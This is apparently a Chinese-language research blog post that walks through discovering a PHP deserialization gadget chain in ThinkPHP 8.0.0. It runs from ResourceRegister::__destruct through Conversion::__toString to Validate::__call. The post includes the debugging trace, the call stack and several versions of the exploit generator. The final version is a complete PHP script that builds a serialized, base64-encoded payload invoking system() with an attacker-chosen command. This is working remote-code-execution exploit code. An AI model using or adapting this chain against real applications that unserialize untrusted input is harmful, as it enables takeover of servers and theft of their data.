ThinkPHP v8.0.0 反序列化调用链

前言

去年暑假，ThinkPHP发布了8.0版本。当时也是尝试着挖掘一条反序列化调用链，相比ThinkPHP 6，不少类做了变动，外加上还做了`declare (strict_types = 1);`的限制，让利用变的有些许的难。

最近还是将这个任务重新捡了起来，最后也是成功找到了一条调用链并成功利用

由于这并不是ThinkPHP本身的漏洞，网上资产也很少，还是决定分享一哈吧

环境说明

官方手册：https://doc.thinkphp.cn/v8_0/preface.html


此外ThinkPHP提高了PHP版本要求，PHP版本需要使用PHP8以上。根据官方文档下载好后添加一个反序列化入口就好，也可以通过官方github下载：https://github.com/top-think/think

反序列化调用链


source点选择

反序列化起点无非是__destruct或__wakeup方法，__wakeup一般用于作对象初始化，多选择__destruct方法作为起点

全局一找，发现仅有两个可选



先看第一个，这是应该是给数据库关闭链接用的，定义在Connection抽象类中，该类实现ConnectionInterface接口，__destruct方法调用的是接口中的close方法，这里想利用需要寻找其子类



这两个类的close方法都是些赋值语句，不适合作为source点

所以只能将目光放在ResourceRegister#__destruct方法上

sink点选择

大多框架的反序列化sink点会选择__call方法，一般可能的危险操作都在__call方法上，当然也要找变量可控较多且可利用的（method大多不可控了）

这里我选的think\Validate#__call，也是ThinkPHP6反序列化调用链中会选的sink，当然应该也可以选别个

调用链挖掘

选好了sink和source，这样就不会像无头苍蝇，在调用链选择上尽量往我们的sink点靠就好啦，这里先做简单理论

先从source点开始跟

```
public function __destruct()
{
    if (!$this->registered) {
        $this->register();
    }
}
```

registered可控，为false会调用register方法

```
protected function register()
{
    $this->registered = true;

    $this->resource->parseGroupRule($this->resource->getRule());
}
```

resource可控，可以看到这里就能尝试去触发__call方法，但是getRule方法是无参的，没有办法控制__call方法中的$args参数

这里选择往下调用parseGroupRule方法，getRule方法返回值可控，该方法下个人感觉可利用的点不多，但可以利用字符串拼接触发__toString（由于做了类型限制，就不能选择一些字符串处理函数来触发）

```
foreach ($this->rest as $key => $val) {
    if ((isset($option['only']) && !in_array($key, $option['only']))
        || (isset($option['except']) && in_array($key, $option['except']))
    ) {
        continue;
    }

    if (isset($last) && str_contains($val[1], needle: '<id>') && isset($option['var'][$last])) {
        $val[1] = str_replace( search: '<id>',  replace: '<' . $option['var'][$last] . '>', $val[1]);
    } elseif (str_contains($val[1], needle: '<id>') && isset($option['var'][$rule])) {
        $val[1] = str_replace( search: '<id>',  replace: '<' . $option['var'][$rule] . '>', $val[1]);
    }
```

rest、last、option都是可控的，这里可以通过字符串拼接的方式触发__toString

下面就是__toString的选择，能用的也不多，这里我选的是think\model\concern\Conversion#__toString方法

一路走过来会调用appendAttrToArray方法

```php
protected function appendAttrToArray(array &$item, $key, array|string $name, array $visible, array $hidden): void
{
    if (is_array($name)) {
        // 批量追加关联对象属性
        $relation   = $this->getRelationWith($key, $hidden, $visible);
        $item[$key] = $relation ? $relation->append($name)->toArray() : [];
    } elseif (str_contains($name,  needle: '.')) {
        // 追加单个关联对象属性
        [$key, $attr] = explode( separator: '.', $name);
        $relation   = $this->getRelationWith($key, $hidden, $visible);
        $item[$key] = $relation ? $relation->append([$attr])->toArray() : [];
    } else {
        $value          = $this->getAttr($name);
        $item[$name]    = $value;

        $this->getBindAttrValue($name, $value,  &: $item);
    }
}
```

这里我选择在getRelationWith方法中触发__call方法

```php
protected function getRelationWith(string $key, array $hidden, array $visible)
{
    $relation   = $this->getRelation($key,  auto: true);
    if ($relation) {
        if (isset($visible[$key])) {
            $relation->visible($visible[$key]);
        } elseif (isset($hidden[$key])) {
            $relation->hidden($hidden[$key]);
        }
    }
    return $relation;
}
```

重点在$relation以及$visible[$key]的控制，后面再讲诉

那这里自然而然就能调用到__call方法，也就是我们的sink点

这里贴一个我成功利用的调用栈

```
Validate.php:836, think\Validate->think\{closure:/Users/nivia/Desktop/tp8.0/vendor/topt
Validate.php:864, think\Validate->is()
Validate.php:1700, call_user_func_array:{/Users/nivia/Desktop/tp8.0/vendor/topthink/fra
Validate.php:1700, think\Validate->__call()
Conversion.php:325, think\Validate->visible()
Conversion.php:325, think\model\Pivot->getRelationWith()
Conversion.php:310, think\model\Pivot->appendAttrToArray()
Conversion.php:256, think\model\Pivot->toArray()
Conversion.php:370, think\model\Pivot->toJson()
Conversion.php:375, think\model\Pivot->__toString()
Resource.php:113, think\route\Resource->parseGroupRule()
ResourceRegister.php:51, think\route\ResourceRegister->register()
ResourceRegister.php:69, think\route\ResourceRegister->__destruct()
```

最后在匿名函数通过call_user_func_array实现代码执行

```php
$call = function ($value, $rule) {   $rule: "visible"    $value: {*Symf
    if (isset($this->type[$rule])) {   $this: {maker => , type => , ali
        // 注册的验证规则
        $result = call_user_func_array($this->type[$rule], [$value]);
```

type也是可控的

构造exp

我喜欢边构造边调试分析，先从source开始

registered默认为false，可以不管，前面我说到了我们要利用parseGroupRule方法，我们需要构建一个think\route\Resource对象

先简单构造一下进行调试

```php
if (str_contains($rule, needle: '.')) {   $rule: null
    // 注册嵌套资源路由
    $array = explode( separator: '.', $rule);
    $last  = array_pop( &: $array);
    $item  = [];
```

首先$rule不能为null，last来源于$rule分割后的最后一个元素

```php
$prefix = substr($rule, offset: strlen($this->name) + 1);
```

```php
// 注册资源路由
foreach ($this->rest as $key => $val) {
    if ((isset($option['only']) && !in_array($key, $option['only']))
        || (isset($option['except']) && in_array($key, $option['except']))
    ) {
        continue;
    }

    if (isset($last) && str_contains($val[1], needle: '<id>') && isset($option['var'][$last])) {
        $val[1] = str_replace( search: '<id>', replace: '<' . $option['var'][$last] . '>', $val[1]);
    } elseif (str_contains($val[1], needle: '<id>') && isset($option['var'][$rule])) {
        $val[1] = str_replace( search: '<id>', replace: '<' . $option['var'][$rule] . '>', $val[1]);
    }
```

同理$name和$rest也是，否则都是利用不了滴，还用确保不被continue，不处理$option['only']就行

利用条件$val[1]需要包含<id>，且$option['var'][$last]不为空，这里就是我们要触发的__toString所对应的对象

```php
if (isset($last) && str_contains($val[1], needle: '<id>') && isset($option['var'][$last])) {
    $val[1] = str_replace( search: '<id>', replace: '<' . $option['var'][$last] . '>', $val[1]);
} elseif (str_contains($val[1], needle: '<id>') && isset($option['var'][$rule])) {
    $val[1] = str_replace( search: '<id>', replace: '<' . $option['var'][$rule] . '>', $val[1]);
}
```

于是构造出

```php
<?php
namespace think\route{
    class ResourceRegister{
        public $resource;

        public function __construct($resource) {
            $this->resource = $resource;
        }
    }

    class RuleGroup extends Rule{
```

```
        public function __construct($rule, $router, $optio
n){
            parent::__construct($rule, $router, $option);
        }
    }

    class Resource extends RuleGroup{
        public function __construct($rule, $router, $optio
n){
            parent::__construct($rule, $router, $option);
        }

    }

    abstract class Rule{
        public $rest = ['key' => [1 => '<id>']];
        public $name = "name";
        public $rule;
        public $router;
        public $option;

        public function __construct($rule, $router, $optio
n){
            $this->rule = $rule;
            $this->router = $router;
            $this->option = ['var' => ['nivia' => $optio
n]];
        }
    }
}

namespace think {
    class Route{}
    abstract class Model{
        protected $append = ['Nivia' => "1.2"];
    }
}
```

```
namespace think\model{
    use think\Model;
    class Pivot extends Model{}
}

namespace {
    $option = new think\model\Pivot;
    $router = new think\Route;
    $resource = new think\route\Resource("abc.nivia", $rout
er , $option);
    $resourceRegister = new think\route\ResourceRegister($r
esource);
    echo urlencode(base64_encode(serialize($resourceRegiste
r)));
}
```

```
if (isset($last) && str_contains($val[1],  needle: '<id>') && isset($option['var'][$last])) {
    $val[1] = str_replace( search: '<id>',  replace: '<' . $option['var'][$last] . '>', $val[1]);   $last: "nivia"
} elseif (str_contains($val[1],  needle: '<id>') && isset($option['var'][$rule   > {think\model\Pivot}
    $val[1] = str_replace( search: '<id>',  replace: '<' . $option['var'][$rule]
}
```

往下到think\model\concern\Conversion#__toString方法，个人认为这里比较恶心

中间会调用appendAttrToArray方法，方法中还会调用getRelationWith方法，在这里有机会触发__call方法

```
protected function getRelationWith(string $key, array $hidden, array $visible)
{
    $relation   = $this->getRelation($key,  auto: true);
    if ($relation) {
        if (isset($visible[$key])) {
            $relation->visible($visible[$key]);
        } elseif (isset($hidden[$key])) {
            $relation->hidden($hidden[$key]);
        }
    }
    return $relation;
}
```

关键在$relation和$visible[$key]的控制

首先是$visible变量

```
foreach ($this->visible as $key => $val) {  visible: array[0]
    if (is_string($val)) {
        if (str_contains($val,  needle: '.')) {
            [$relation, $name] = explode( separator: '.', $val);
            $visible[$relation][] = $name;
        } else {
            $visible[$val] = true;
            $hasVisible = true;
        }
    } else {
        $visible[$key] = $val;
    }
}
```

可以发现其第一层else语句中的赋值语句满足我们的要求，$this→visible可控，仅要求$val不能是字符串

接下来看$relation，其变量来源于getRelation方法，受key影响

```
public function getRelation(string $name = null, bool $auto = false)
{
    if (is_null($name)) {
        return $this->relation;
    }

    if (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    } elseif ($auto) {
        $relation = Str::camel($name);
```

$this→relation可控，key也可控但不为null，可以在第二个return中返回我们想要的值

那就根据上述要求构造下一步exp，其中有一个点是刚才提到的$val不能是字符串，我首先想到的是用数组代替，根据一些相关要求有如下exp

```
<?php
namespace think\route{
    class ResourceRegister{
        public $resource;

        public function __construct($resource) {
            $this->resource = $resource;
        }
    }

    class RuleGroup extends Rule{
        public function __construct($rule, $router, $optio
n){
            parent::__construct($rule, $router, $option);
        }
    }

    class Resource extends RuleGroup{
        public function __construct($rule, $router, $optio
n){
            parent::__construct($rule, $router, $option);
        }

    }

    abstract class Rule{
        public $rest = ['key' => [1 => '<id>']];
        public $name = "name";
        public $rule;
        public $router;
        public $option;

        public function __construct($rule, $router, $optio
n){
            $this->rule = $rule;
            $this->router = $router;
            $this->option = ['var' => ['nivia' => $optio
n]];
```

```
        }
    }
}

namespace think {
    class Route{}
    abstract class Model{
        private $relation;
        protected $append = ['Nivia' => "1.2"];

        protected $visible;

        public function __construct($visible, $call){
            $this->visible = [1 => $visible];
            $this->relation = ['1' => $call];
        }
    }

    class Validate{}
}

namespace think\model{
    use think\Model;
    class Pivot extends Model{

    }
}

namespace {
    $call = new think\Validate;
    $option = new think\model\Pivot(['ls'], $call);
    $router = new think\Route;
    $resource = new think\route\Resource("abc.nivia", $rout
er , $option);
    $resourceRegister = new think\route\ResourceRegister($r
esource);
    echo urlencode(base64_encode(serialize($resourceRegiste
```

```
r)));
}
```

最后也是成功调用到think\Validate#__call方法，方法会调用is方法

```
$call = function ($value, $rule) {
    if (isset($this->type[$rule])) {
        // 注册的验证规则
        $result = call_user_func_array($this->type[$rule], [$value]);
    } elseif (function_exists( function: 'ctype_' . $rule)) {
```

$this->type可控，$rule为调用触发__call的方法名，$value其实就是前面的$val

这里会有一个问题就是这里的$value其实就是传给$this->type[$rule]的参数了，但$value前面分析过了它不能是字符串，本来想通过ReflectionFunction#invokeArgs来实现命令执行，且刚好invokeArgs接收一个数组类型的参数，但ReflectionFunction不允许被序列化和反序列化

最后想到可以通过类的__toString进行替换，在__toString中返回我们想要的命令。

最终exp

```
<?php
namespace think\route{
    class ResourceRegister{
        public $resource;

        public function __construct($resource) {
            $this->resource = $resource;
        }
    }

    class RuleGroup extends Rule{
        public function __construct($rule, $router, $optio
n){
            parent::__construct($rule, $router, $option);
        }
    }

    class Resource extends RuleGroup{
```

```
        public function __construct($rule, $router, $optio
n){
            parent::__construct($rule, $router, $option);
        }

    }

    abstract class Rule{
        public $rest = ['key' => [1 => '<id>']];
        public $name = "name";
        public $rule;
        public $router;
        public $option;

        public function __construct($rule, $router, $optio
n){
            $this->rule = $rule;
            $this->router = $router;
            $this->option = ['var' => ['nivia' => $optio
n]];
        }
    }
}

namespace think {
    class Route{}
    abstract class Model{
        private $relation;
        protected $append = ['Nivia' => "1.2"];

        protected $visible;
        public function __construct($visible, $call){
            $this->visible = [1 => $visible];
            $this->relation = ['1' => $call];
        }
    }

    class Validate{
```

```
        protected $type;

        public function __construct(){
            $this->type = ['visible' => "system"];//functio
n
        }
    }
}

namespace think\model{
    use think\Model;
    class Pivot extends Model{
        public function __construct($visible, $call){
            parent::__construct($visible, $call);
        }
    }
}

namespace Symfony\Component\VarDumper\Caster{
    use Symfony\Component\VarDumper\Cloner\Stub;
    class ConstStub extends Stub{}
}

namespace Symfony\Component\VarDumper\Cloner{
    class Stub{
        public $value = "open -a Calculator"; //cmd
    }
}

namespace {
    $call = new think\Validate;
    $option = new think\model\Pivot(new Symfony\Component\V
arDumper\Caster\ConstStub, $call);
    $router = new think\Route;
    $resource = new think\route\Resource("abc.nivia", $rout
er , $option);
    $resourceRegister = new think\route\ResourceRegister($r
esource);
```

```
    echo urlencode(base64_encode(serialize($resourceRegiste
r)));
}
```

结语

乍一看发现调用链似乎没这么难，但过程却是艰辛的，中间也遇到很多坑，似乎感觉不可能，也尝试了很多种想法。也是体验了一把挖掘的感觉